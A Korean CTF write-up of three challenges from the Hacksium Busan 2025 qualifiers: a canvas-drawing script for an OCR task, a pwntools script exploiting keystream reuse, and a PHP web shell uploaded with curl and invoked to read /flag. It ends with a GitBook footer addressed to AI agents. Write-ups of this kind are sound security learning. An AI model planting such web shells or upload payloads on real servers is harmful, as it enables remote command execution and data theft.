> For the complete documentation index, see [llms.txt](https://docs.cooku222.kr/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.cooku222.kr/project-remind/contest/undefined/hacksium-busan-2025-quals.md).
# Hacksium Busan 2025 Quals
\- 이력서에 써두긴 했지만 핵시움의 주최사인 엔키화이트햇에 25.07.01부터 입사 확정됐습니다. 따라서 본선에 진출했지만 저는 불참했습니다. \
전체 6솔했고, 25위로 본선에 진입했습니다. 사진 찍고 직후에 순위가 더 내려가서 23위로 나와있네요. \
나중에 듣기론 본선가면도망감 팀 한명빼고 도망갔다 들음... 근데 코게 우승팀이라한다(?)
#### Misc/Draw Check

ocr이 인식할 수 있는 "give me flag" 문장을 만든 후 플래그를 얻었습니다.\
아래의 자바스크립트 코드를 F12 개발자도구 콘솔창에 그대로 넣었고, 화면에 give me flag를 뜨게 했습니다.
```
(() => {
const canvas = document.getElementById("drawingCanvas") || document.querySelector("canvas");
if (!canvas) { alert("캔버스를 찾을 수 없습니다.");
return;
}
const ctx = canvas.getContext("2d");
ctx.clearRect(0, 0, canvas.width, canvas.height);
ctx.font = "40px Arial";
ctx.fillStyle = "black";
ctx.textAlign = "center";
ctx.fillText("give me flag", canvas.width / 2, canvas.height / 2);
})();
```
```
busanit2025{7c90c7b33ccbcbfa722f33a2a0facaf8}
```
\
아래부턴 팀원이랑 협동으로 문제 풀었습니다.\
#### crypto/nonsense
null padding 된 메시지 하나 나옴 -> 널 패딩 16바이트 보내면 다른 암호화된 메시지 나옴
이거 두개 XOR 해준거 입력하면 된다.
```
import base64
from pwn import * p = remote('3.34.30.164', 5000)
p.recvuntil(b'msg: ')
C_secret = base64.b64decode(p.recvline()[:-1])
P_user = b"A" * 16
p.sendlineafter(b'Text: ', P_user)
p.recvuntil(b'msg: ')
C_user = base64.b64decode(p.recvline()[:-1])
keystream = bytes([c ^ p for c, p in zip(C_user, P_user)])
P_secret = bytes([c ^ k for c, k in zip(C_secret, keystream)])
p.sendlineafter(b'message: ', P_secret)
p.interactive()
```
```
busanit2025{5e05cdbf85668c7a91372ba1cd1cba255d104fb1ae108080423a7210a84569ec}
```
#### web/illiterate
서버에서 생성한 uuid값만 받아오는 거 확인 -> 파일 업로드 위치 확인
로컬에서 되는 거 확인.
```
/')};$_['__']($_['___']($_['____']));?>
curl -F 'file=@ws.php' http://3.38.177.129/
```
로컬에서 저장후 업로드 한 뒤, 주소를 받아옴
```
http://3.38.177.129/uploads/6f735540-a886-4fbd-8bd2-344321bbbfec.php?__=system&___=cat%20/flag
```
\
이런식으로 웹셸을 실행시킬 수 있음.
```
busanit2025{42b2bfe68937e94abd76ae5086727930cd1c87ffc5b3a3b718f25279ec21b611}
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://docs.cooku222.kr/project-remind/contest/undefined/hacksium-busan-2025-quals.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.